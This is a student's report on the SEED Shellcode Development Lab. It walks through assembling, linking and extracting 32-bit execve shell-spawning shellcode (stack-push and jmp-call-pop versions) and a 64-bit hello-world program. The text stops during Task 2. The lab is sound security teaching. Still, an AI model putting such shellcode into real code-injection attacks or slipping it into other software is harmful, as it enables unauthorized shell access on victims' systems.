Shellcode Development Lab

NAME- DANESHWARI M

SRN- PES2UG23CS160

Contents

Lab Setup

Lab Overview

Task 1: Writing the Shellcode (32-bit)

- **Task 1.1: The Entire Process**
- **Task 1.2: Eliminating Zeros from the Code**
- **Task 1.3: Providing Arguments for System Calls**
- **Task 1.4: Using Code Segment in 32-bit**

Task 2: Writing Assembly code (64-bit)

Task 3: Writing Shellcode (Approach 1)

- **Task 3.1: Understand the code**
- **Task 3.2: Eliminate zeros from the code**
- **Task 3.3; Run a more complicated command**

Task 4: Writing Shellcode (Approach 2)

- **Task 4.1: Revise the code**

Task 5: Using the Shellcode in Attacking code

Submission

Lab Setup

This lab has been tested within the seed labs 20.04 VM. You are to download the three files for the subsequent tasks in this lab within this VM and perform the tasks here. The files required can be found at:

File mysh.s: https://seedsecuritylabs.org/Labs_16.04/Software/Shellcode/files/mysh.s

File mysh2.s: https://seedsecuritylabs.org/Labs_16.04/Software/Shellcode/files/mysh2.s

File convert.py: https://seedsecuritylabs.org/Labs_16.04/Software/Shellcode/files/convert.py

Labsetup folder: https://seedsecuritylabs.org/Labs_20.04/Files/Shellcode/Labsetup.zip

For macOS users: Please use VM version 20.04 as the later version of the VM doesn't support 32 bit code.

Lab Overview

Shellcode is widely used in many attacks that involve code injection. Writing shellcode is quite challenging. Although we can easily find existing shellcode from the Internet, there are situations where we must write a shellcode that satisfies certain specific requirements. Moreover, to be able to write our own shellcode from scratch is always exciting. There are several interesting techniques involved in shellcode. The purpose of this lab is to help students understand these techniques so they can write their own shellcode.

There are several challenges in writing shellcode, one is to ensure that there is no zero in the binary, and the other is to find out the address of the data used in the command. The first challenge is not very difficult to solve, and there are several ways to solve it. The solutions to the second challenge led to two typical approaches to write shellcode. In one approach, data are pushed into the stack during the execution, so their addresses can be obtained from the stack pointer. In the second approach, data are stored in the code region, right after a call instruction. When the call instruction is executed, the address of the data is treated as the return address, and is pushed into the stack. Both solutions are quite elegant, and we hope students can learn these two techniques. This lab covers the following topics:

- Shellcode
- Assembly code
- Disassembling

Task 1: Writing the Shellcode (32-Bit)

In this task, we will first start with a shellcode example, to demonstrate how to write a shellcode. After that, we ask you to modify the code to accomplish various tasks.

Task 1.1: The Entire Process of writing shellcode in 32-bit

In this task, we provide a basic shellcode to show students how to write a shellcode from scratch. Students can download this code from the lab's website, go through the entire process described in this task. The code is provided in the following.

Brief explanation of the code is given in the comment, but if students want to see a full explanation, they can find much more detailed explanation of the code in the SEED book (Chapter 9) and also in the SEED lecture (Lecture 30 of the Computer Security course).

```
section .text
  global _start
    _start:
      ; Store the argument string on stack
      xor  eax, eax
      push eax          ; Use 0 to terminate the string
      push "//sh"       ; ------------------------------Line 1
      push "/bin"
      mov  ebx, esp     ; Get the string address

      ; Construct the argument array argv[]
      push eax          ; argv[1] = 0 ----------------- Line 2
      push ebx          ; argv[0] points "/bin//sh" --- Line 3
      mov  ecx, esp     ; Get the address of argv[]

      ; For environment variable
      xor  edx, edx     ; No env variables ------------ Line 4

      ; Invoke execve()
      xor  eax, eax     ; eax = 0x00000000
      mov   al, 0x0b    ; eax = 0x0000000b
      int 0x80
```

mysh.s code

Step-1: Compiling to object code. We compile the assembly code above (mysh.s) using nasm, which is an assembler and disassembler for the Intel x86 architecture. The -f elf32 indicates that we want to compile the code to 32-bit ELF binary format. The Executable and Linkable Format (ELF) is a common standard file format for executable file, object code, shared libraries.

For 64-bit assembly code, elf64 should be used:

$ nasm -f elf32 mysh.s -o mysh.o

Step-2: Linking to generate final binary. Once we get the object code mysh.o, if we want to generate the executable binary, we can run the linker program ld, which is the last step in compilation. After this step, we get the final executable code mysh. If we run it, we can get a shell. Before and after running mysh, we print out the current shell's process IDs using echo $$, so we can clearly see that mysh indeed starts a new shell.

$ ld mysh.o -o mysh // Note: use "ld -m elf_i386 -s -o mysh mysh.o" for i386 architecture of input file 'mysh.o'
$ echo $$
25751 // the process ID of the current shell
$ mysh
$ echo $$
9760 // the process ID of the new shell


Step-3: Getting the machine code. During the attack, we only need the machine code of the shellcode, not a standalone executable file, which contains data other than the actual machine code. Technically, only the machine code is called shellcode. Therefore, we need to extract the machine code from the executable file or the object file. There are various ways to do that. One way is to use the objdump command to disassemble the executable or object file.


There are two different common syntax modes for assembly code, one is the AT&T syntax mode, and the other is Intel syntax mode. By default, objdump uses the AT&T mode. In the following, we use the -Mintel option to produce the assembly code in the Intel mode.

$ objdump -Mintel --disassemble mysh.o

Show the above and below printout, And the numbers are machine code. You can also use the xxd command to print out the content of the binary file, and you should be able to find out the shellcode's machine code from the printout.

$ xxd -p -c 20 mysh.o






This task demonstrates the fundamental workflow of shellcode development. It involves writing assembly code (mysh.s), assembling it into object code (mysh.o) using nasm, linking it to create an executable using ld, and finally extracting the raw machine code using objdump and xxd .


Task 1.2: Accessing Bash through Shellcode

In Line 1, of the shellcode mysh.s, we push "//sh" into the stack. Actually, we just want to push "/sh" into the stack, but the push instruction has to push a 32-bit number. Therefore, we add a redundant '/'   at the beginning; for the OS, this is equivalent to just one single '/'.

For this task, we will use the shellcode to execute /bin/bash, which has 9 bytes in the command string (10 bytes if counting the zero at the end). Typically, to push this string to the stack, we need to make the length multiple of 4, so we would convert the string to /bin////bash.

However, for this task, you are not allowed to add any redundant / to the string, i.e., the length of the command must be 9 bytes (/bin/bash). Please demonstrate how you can do that. In addition to showing that you can get a bash shell, you also need to show that there is no zero in your code.





The code was modified to execute /bin/bash (9 bytes) instead of the default /bin/sh. Because the push instruction requires 32-bit (4-byte) alignment, the string was carefully pushed onto the stack in segments to ensure it remained null-terminated without using redundant slashes.

Task 1.3: Providing Arguments for System Calls

Inside mysh.s, in Lines 2 and , 3we construct the argv[] array for the execve() system call. Since our command is /bin/sh, without any command-line arguments, our argv array only contains two ele- ments: the first one is a pointer to the command string, and the second one is zero.

In this task, we need to run the following command, i.e., we want to use execve to execute the following command, which uses /bin/sh to execute the "ls -la" command.

/bin/sh -c "ls -la"


In this new command, the argv array should have the following four elements, all of which need to be constructed on the stack. Please modify mysh.s and demonstrate your execution result. As usual, you cannot have zero in your shellcode (you are allowed to use redundant /).


argv[3] = 0

argv[2] = "ls -la"

argv[1] = "-c"

argv[0] = "/bin/sh"





This task involved constructing a complex argv[] array on the stack to execute /bin/sh -c "ls -la" . This required pushing the null terminator, the command string, the -c flag, and the ls -la string onto the stack, then passing their combined addresses to the execve() system call.

Task 1.4: Using Code Segment in 32-bit

As we can see from the shellcode in Task 1, the way how it solves the data address problem is that it dynamically constructs all the necessary data structures on the stack, so their addresses can be obtained from the stack pointer esp. There is another approach to solve the same problem, i.e., getting the address of all the necessary data structures. In this approach, data are stored in the code region, and its address is obtained via the function call mechanism. Let us look at the following code:

```
section .text
  global _start
    _start:
        BITS 32
        jmp short two
    one:
        pop ebx          ; ------- Line 1
        xor eax, eax
        mov [ebx+7], al
        mov [ebx+8], ebx
        mov [ebx+12], eax
        lea ecx, [ebx+8]
        xor edx, edx
        mov al,  0x0b
        int 0x80
     two:
        call one
        db '/bin/sh*AAAABBBB' ; -- Line 2
```

mysh2.s

The code above first jumps to the instruction at location two, which does another jump (to location one), but this time, it uses the call instruction. This instruction is for function call, i.e., before it jumps to the target location, it keeps a record of the address of the next instruction as the return address, so when the function returns, it can return to the instruction right after the call instruction.


In this example, the “instruction” right after the call instruction (Line 2) is not actually an instruction; it stores a string. However, this does not matter, the call instruction will push its address (i.e., the string’s address) into the stack, in the return address field of the function frame. When we get into the function, i.e., after jumping to location one, the top of the stack is where the return address is stored. Therefore, the pop ebx instruction in Line 1 actually get the address of the string on Line 2, and save it to the ebx register. That is how the address of the string is obtained.

The string at Line 2 is not a completed string; it is just a place holder. The program needs to construct the needed data structure inside this place holder. Since the address of the string is already obtained, the address of all the data structures constructed inside this place holder can be easily derived.

If we want to get an executable, we need to use the **--omagic** option when running the linker program (ld), so the code segment is writable. By default, the code segment is not writable. When this program runs, it needs to modify the data stored in the code region; if the code segment is not writable, the program will crash. This is not a problem for actual attacks, because in attacks, the code is typically injected into a writable data segment (e.g. stack or heap). Usually, we do not run shellcode as a standalone program.

$ nasm -f elf32 mysh2.s -o mysh2.o

$ ld --omagic mysh2.o -o mysh2



Unlike building data on the stack, this approach uses the jmp-call-pop technique . A call instruction pushes the address of the data (stored in the code segment) onto the stack as a return address; a subsequent pop instruction retrieves that address into a register for use .

Task 2: Writing Assembly Code (64-bit)

To be able to have a direct control over what instructions to use in a shellcode, the best way to write a shellcode is to use an assembly language. In this task, we will use a sample program to get familiar with the development environment.

Assembly languages are different for different computer architectures. In this task, the sample code (hello.s) is for the amd64 (64-bit) architecture. The code is included in the Labsetup folder. Students working on Apple silicon machines can find the arm version of the sample code in the Labsetup/arm folder.

```
global _start

section .text

_start:
  mov rdi, 1          ; the standard output
  mov rsi, msg        ; address of the message
  mov rdx, 14         ; length of the message
  mov rax, 1          ; the number of the write() system call
  syscall             ; invoke write(1, msg, 14)

  mov rdi, 0          ;
  mov rax, 60         ; the number for the exit() system call
  syscall             ; invoke exit(0)

section .rodata
  msg: db "Hello, world!", 10
```

hello.s code

Step-1: Compiling to object code. We compile the assembly code above using nasm, which is an assembler and disassembler for the Intel x86 and x64 architectures. For the arm64 architecture, the corresponding tool is called as. The -f elf64 option indicates that we want to compile the code to 64-bit ELF binary format. The Executable and Linkable Format (ELF) is a common standard file format for executable file, object code, shared libraries. For 32-bit assembly code, elf32 should be used.

// For amd64

$ nasm -f elf64 hello.s -o hello.o

// For arm64

$ as -o hello.o hello.s

Step-2: Linking to generate final binary. Once we get the object code hello.o, if we want to generate the executable binary, we can run the linker program ld, which is the last step in compilation. After this step, we get the final executable code hello. If we run it, it will print out "Hello, world!".

$ ld hello.o -o hello

$ ./hello

Step-3: Getting the machine code. In most attacks, we only need the machine code of the shellcode, not a stan- dalone executable file, which contains data other than the actual machine code. Technically, only the ma- chine code is called shellcode. Therefore, we need to extract the machine code from the executable file or the object file. There are various ways to do that. One way is to use the objdump command to disassemble the executable or object file.


For amd64, there are two different common syntax modes for assembly code, one is the AT&T syntax mode, and the other is Intel syntax mode. By default, objdump uses the AT&T mode. In the following, we use the -Mintel option to produce the assembly code in the Intel mode.

